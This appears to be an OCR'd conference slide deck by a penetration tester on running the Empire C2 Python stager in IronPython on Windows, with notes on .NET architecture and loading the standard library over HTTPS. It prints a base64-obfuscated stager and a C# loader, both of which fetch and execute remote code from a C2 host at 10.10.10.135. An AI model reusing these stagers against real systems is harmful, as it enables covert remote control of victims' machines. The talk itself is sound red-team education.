Building an Empire With (Iron)Python

And Breaking the Boundaries of .Net

Jim Shaver

Me

Pen Tester

AES Kerberoasting

Not a programmer

Free Software contributor

Minor Empire contributor

- Lots of little stuff
- C# stager

What do?


+

Not Just an Empire Talk


Lots of cool .Net/C# tricks

Some cool Python tricks for Red Team tooling on Windows


How do you achieve a big goal?



History of Empire



History of Empire



History of Empire

What is IronPython?

Origin story

Was at one time a MS project

One of many Python implementations

Rewritten in C#

Has access to .Net

Wrap Python code in C#

.Net Architecture

.Net Assemblies

Extend the capabilities of .Net

Most people associate with C# or ASP.Net

Usually .dlls, but are also .exes

Prime Directive: Filesystem

- .exe folder, sub folder, static folder
- Global Assembly Cache

Like Python

python

python

```
Python 2.7.12 (default, Dec  4 2017, 14:50:18)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import urllib2
>>> a = urllib2.urlopen('https://graph.no/').read()
>>> print(a)
<html>
<body style="font-family:monospace">

<h1>Graph.no</h1>

<ul style="font-size:3em; padding:10px; list-s
<li>Weather stations:</li>
<ul>
<li><a href="https://graph.no/asker/">Asker, N
<li><a href="https://graph.no/blix/">Bliksv&a
<!-- <li><a href="https://graph.no/campi01/">B
</ul>

<li>Services:</li>
<ul>
<li><a href="https://graph.no/webcam/">Webcam
<li><a href="https://graph.no/finger/"> Weathe
<li><a href="https://ruter.graph.no/">Alterna
<li><a href="https://graph.no/coffee/">Coffee
</ul>

</ul>

<p>See also <a href="http://falkp.no/">falkp.n

</html>
```

C:\Users\Administrator\Dev\IronPython.2.7.8\net45\ipy.exe

```
IronPython 2.7.8 (2.7.8.0) on .NET 4.0.30319.42000 (64-bit)
Type "help", "copyright", "credits" or "license" for more information.
>>> import urllib2
>>> a = urllib2.urlopen('https://graph.no/').read()
>>> print(a)
<html>
<body style="font-family:monospace">

<h1>Graph.no</h1>

<ul style="font-size:3em; padding:10px; list-style-type: none;">
<li>Weather stations:</li>
<ul>
<li><a href="https://graph.no/asker/">Asker, Norway</a></li>
<li><a href="https://graph.no/blix/">Bliksv&aelig;r, Norway</a></li>
<!-- <li><a href="https://graph.no/campi01/">Blefjell, Norway</a></li> -->
</ul>

<li>Services:</li>
```

Unike Python

Administrator: Windows PowerShell

```
PS C:\Users\Administrator> $web = New-Object Net.WebClient
PS C:\Users\Administrator> $response = $web.DownloadString("https://graph.no")
PS C:\Users\Administrator> Write-Host $response
<html>
<body style="font-family:monospace">

<h1>Graph.no</h1>

<ul style="font-size:3em; padding:10px; list-style-type: none;">
<li>Weather stations:</li>
<ul>
<li><a href="https://graph.no/asker/">Asker, Norway</a></li>
<li><a href="https://graph.no/blix/">Bliksv&aelig;r, Norway</a></li>
<!-- <li><a href="https://graph.no/campi01/">Blefjell, Norway</a></li> -->
</ul>

<li>Services:</li>
<ul>
<li><a href="https://graph.no/webcam/">Webcams</a></li>
<li><a href="https://graph.no/finger/"> Weather via finger / telnet</a></li>
<li><a href="https://ruter.graph.no/">Alternative Ruter client</a> (Norwegian public transport)</li>
<li><a href="https://graph.no/coffee/">Coffee status, (
</ul>

</ul>

<p>See also <a href="http://falkp.no/">falkp.no</a><p>

</html>

PS C:\Users\Administrator>
```

C:\Users\Administrator\Dev\IronPython.2.7.8\net45\ipy.exe

```
IronPython 2.7.8 (2.7.8.0) on .NET 4.0.30319.42000 (64-bit)
Type "help", "copyright", "credits" or "license" for more information.
>>> from System.Net import WebClient
>>> a = WebClient().DownloadString('https://graph.no')
>>> print(a)
<html>
<body style="font-family:monospace">

<h1>Graph.no</h1>

<ul style="font-size:3em; padding:10px; list-style-type: none;">
<li>Weather stations:</li>
<ul>
<li><a href="https://graph.no/asker/">Asker, Norway</a></li>
<li><a href="https://graph.no/blix/">Bliksv&aelig;r, Norway</a></li>
<!-- <li><a href="https://graph.no/campi01/">Blefjell, Norway</a></li> -->
</ul>

<li>Services:</li>
```

What Are Our Goals?


Empire Python stager on Windows

Probably an .exe


One file

Minimize attack surface

Anatomy of Empire Agent



Anatomy of Empire Agent



Anatomy of Empire Agent

Anatomy of Empire Agent

C:\Program Files (x86)\IronPython 2.7\ipy.exe

```
IronPython 2.7.7 (2.7.7.0) on .NET 4.0.30319.42000 (32-bit)
Type "help", "copyright", "credits" or "license" for more information.
>>> import sys, clr;clr.AddReference('IronPython.Modules'); import urllib2,binascii;exec(binascii.a2b_base64('aW1wb3J0IH
N5cztVQT0nTW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNi4xOyBXT1c2NDsgVHJpZGVudC83LjA7IHJ2OjExLjApIGxpa2UgR2Vja28nO3NlcnZlcj0naHR0cD
ovLzEwLjEwLjEwLjEzNTo4MCc7dD0nL2FkbWluL2dldC5waHAnO3JlcT11cmxsaWIyLlJlcXVlc3Qoc2VydmVyK3QpOwpyZXEuYWRkX2hlYWRlcignVXNlci
1BZ2VudCcsVUEpOwpyZXEuYWRkX2hlYWRlcignQ29va2llJywic2Vzc2lvbj1DZ0UwZ1dlVkNWN0p6elRGY1Byb1JOOVhjcDA9Iik7CnByb3h5ID0gdXJsbG
liMi5Qcm94eUhhbmRsZXIoKTsKbyA9IHVybGxpYjIuYnVpbGRfb3BlbmVyKHByb3h5KTsKdXJsbGliMi5pbnN0YWxsX29wZW5lcihvKTsKYT11cmxsaWIyLn
VybG9wZW4ocmVxKS5yZWFkKCk7CklWPWFbMDo0XTtkYXRhPWFbNDpdO2tleT1JVisnNiNHQlovP0NUSiVxXVhLclM3Kk5ZaHdrQV4rX20mRjUnO1MsaixvdX
Q9cmFuZ2UoMjU2KSwwLFtdCmZvciBpIGluIHJhbmdlKDI1Nik6CiAgICBqPShqK1NbaV0rb3JkKGtleVtpJWxlbihrZXkpXSkpJTI1NgogICAgU1tpXSxTW2
pdPVNbal0sU1tpXQppPWo9MApmb3IgY2hhciBpbiBkYXRhOgogICAgaT0oaSsxKSUyNTYKICAgIGo9KGorU1tpXSklMjU2CiAgICBTW2ldLFNbal09U1tqXS
xTW2ldCiAgICBvdXQuYXBwZW5kKGNocihvcmQoY2hhcileU1soU1tpXStTW2pdKSUyNTZdKSkKZXhlYygnJy5qb2luKG91dCkp'))
```

```
(Empire) > [+] Initial agent GGEZQQAB from 10.10.10.128 now active
```

First steps running the stager in ironpython

Payload Size:
50 MB

```
#get_sysinfo.py

uid = os.popen('id -u').read().strip()
```

Fixing Stage 1

```
#get_sysinfo.py

if platform.python_implementation() == 'IronPython':
        uid = WindowsIdentity.GetCurrent().User.ToString()
else:
        uid = os.popen('id -u').read().strip()
```

Fixing Stage 1

IronPython Architecture

Standard Library

Ironpython.Modules.dll

Lib*.py

Dynamic Language Runtime

Microsoft.Dynamic.dll

Microsoft.Scripting.dll

4

Python Interpreter

Ipy.exe

3


IronPython.dll

2

Common Language Runtime

1

Comes with Windows



Making the Standard Library Portable

```
_abcoll.py          collections.py      formatter.py        keyword.py          numbers.py          quopri.py           ssl.py              trace.py
abc.py              colorsys.py         fpformat.py         lib2to3             opcode.py           random.py           stat.py             types.py
aifc.py             commands.py         fractions.py        linecache.py        optparse.py         repr.py             statvfs.py          unittest
antigravity.py      compileall.py       ftplib.py           locale.py           os2emxpath.py       rexec.py            StringIO.py         urllib2.py
anydbm.py           ConfigParser.py     functools.py        logging             os.py               rfc822.py           stringold.py        urllib.py
argparse.py         contextlib.py       __future__.py       _LWPCookieJar.py    _osx_support.py     rlcompleter.py      stringprep.py       urlparse.py
ast.py              cookielib.py        genericpath.py      macpath.py          pdb.py              robotparser.py      string.py           UserDict.py
asynchat.py         Cookie.py           getopt.py           macurl2path.py      __phello__.foo.py   runpy.py            _strptime.py        UserList.py
asyncore.py         copy.py             getpass.py          mailbox.py          pickle.py           sched.py            struct.py           user.py
atexit.py           csv.py              gettext.py          mailcap.py          pickletools.py      sets.py             subprocess.py       UserString.py
audiodev.py         ctypes              glob.py             markupbase.py       pipes.py            sgmllib.py          sunaudio.py         uuid.py
base64.py           decimal.py          gzip.py             md5.py              pkgutil.py          sha.py              sunau.py            uu.py
BaseHTTPServer.py   difflib.py          hashlib.py          mhlib.py            platform.py         shelve.py           symbol.py           warnings.py
Bastion.py          dircache.py         heapq.py            mimetools.py        plistlib.py         shlex.py            sysconfig.py        wave.py
bdb.py              dis.py              hmac.py             mimetypes.py        popen2.py           shutil.py           tabnanny.py         weakref.py
binhex.py           distutils           htmlentitydefs.py   MimeWriter.py       poplib.py           SimpleHTTPServer.py tarfile.py          _weakrefset.py
bisect.py           doctest.py          htmllib.py          mimify.py           posixfile.py        SimpleXMLRPCServer.py telnetlib.py      webbrowser.py
calendar.py         DocXMLRPCServer.py  HTMLParser.py       modulefinder.py     posixpath.py        site-packages       tempfile.py         whichdb.py
CGIHTTPServer.py    dumbdbm.py          httplib.py          _MozillaCookieJar.py pprint.py          site.py             textwrap.py         wpf.py
cgi.py              dummy_threading.py  ihooks.py           multifile.py        profile.py          smtpd.py            this.py             wsgiref
cgitb.py            dummy_thread.py     imaplib.py          multiprocessing     pstats.py           smtplib.py          _threading_local.py xdrlib.py
chunk.py            email               imghdr.py           mutex.py            pyclbr.py           sndhdr.py           threading.py        xml
clrtype.py          encodings           importlib           netrc.py            py_compile.py       socket.py           timeit.py           xmllib.py
cmd.py              ensurepip           imputil.py          new.py              pydoc_data          SocketServer.py     toaiff.py           xmlrpclib.py
codecs.py           filecmp.py          inspect.py          nntplib.py          pydoc.py            sqlite3             tokenize.py         zipfile.py
codeop.py           fileinput.py        io.py               ntpath.py           _pyio.py            sre_constants.py    token.py
code.py             fnmatch.py          _ json              nturl2path.py       Queue.py            sre_parse.py        traceback.py
```

Compiling Standard Library

Compile Time

.py → .dll

Original standard library files

Compiled down to IL wrapping python code

Run Time

.dll → .py

Unpacked at runtime

Added to the python path for importing

Dynamic Loading of Standard Library Over HTTPS

operatorequals / **httpimport**

Code | Issues 6 | Pull requests 0 | Projects 0 | Wiki | Insights

Module for remote in-memory Python package/module loading through HTTP/S

python | importer | remote | http | github | in-memory | packages | modules | loader | finder


`httpimport`

Python's missing feature!


Remote, *in-memory* Python *package/module* `import`ing **through HTTP/S**

Payload Size:
~15-20 MB

Modified httpimport



Modified httpimport



Modified httpimport

Modified httpimport

IronPython Architecture

Standard Library

Ironpython.Modules.dll

Lib*.py

Dynamic Language Runtime

Microsoft.Dynamic.dll

Microsoft.Scripting.dll

4

Python Interpreter

Ipy.exe

3


IronPython.dll

2

Common Language Runtime

1

Comes with Windows



IronPython Architecture

Standard Library

Ironpython.Modules.dll

Lib*.py

Dynamic Language Runtime

Microsoft.Dynamic.dll

Microsoft.Scripting.dll

4

Python Interpreter

Ipy.exe

3


IronPython.dll

2

Common Language Runtime

1

Comes with Windows



IronPython Architecture

Standard Library

Ironpython.Modules.dll

Lib*.py

Dynamic Language Runtime

Microsoft.Dynamic.dll

Microsoft.Scripting.dll

4

Python Interpreter

Ipy.exe

3


IronPython.dll

2

Common Language Runtime

1

Comes with Windows



cmd - SharpDevelop

File Edit View Project Build Debug Search Analysis Tools Window Help

Default layout

Projects

- Solution cmd
  - cmd
    - References
      - IronPython
      - IronPython.Modules
      - Microsoft.Dynamic
      - Microsoft.Scripting
      - System
    - Properties
      - AssemblyInfo.cs
    - app.config
    - Program.cs

Program.cs

Program

```
using System;
using IronPython.Hosting;



namespace cmd
{
    class Program
    {
        public static void Main(string[] args)
        {
            var engine = Python.CreateEngine();
            string commands = "host = 'http://10.10.10.135';";
            commands += "from System.Net import WebClient;exec(WebClient().Downloads
            commands += "import sys,base64,warnings;warnings.filterwarnings('ignore'
            engine.Execute(commands);
        }
    }
}
```

Errors

0 Errors | 0 Warnings | 0 Messages

!	Line	Description	File	Path

Properties

Misc

Build actio Compile

Copy to ou Never

Custom To

File name C:\Users\Administ

Build action

The build action of that file

Projects | Tools

Errors | Task List | Output

Build finished successfully.

ln 1 col 14 ch 14

Making the .exe malleable

IronPython Architecture

Standard Library

Ironpython.Modules.dll

Lib*.py

Dynamic Language Runtime

Microsoft.Dynamic.dll

Microsoft.Scripting.dll

4

Python Interpreter

Ipy.exe

3

